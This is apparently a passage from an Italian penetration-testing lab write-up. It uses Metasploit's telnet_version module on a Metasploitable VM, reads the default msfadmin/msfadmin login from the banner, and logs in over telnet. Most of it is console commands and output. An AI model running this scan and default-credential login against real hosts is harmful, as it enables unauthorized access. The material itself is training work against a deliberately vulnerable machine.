
```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOST 192.168.1.40
RHOST => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.
```

Per il modulo scelto non c’è bisogno di specificare un payload quindi a questo punto posso sfruttare la vulnerabilità con il comando `exploit`.




```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                     ____      \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
_/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                            |_|
                       \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Vediamo che l’exploit restituisce le credenziali di accesso a Metasploitable:



```
Login with msfadmin/msfadmin
```

Adesso tento la connessione con telnet alla macchina Metasploitable. Mi vengono richieste le credenziali di accesso. Dopo averle inserite vedo che la connessione va a buon fine:



```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40...
Connected to 192.168.1.40.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri Sep 22 12:48:05 EDT 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```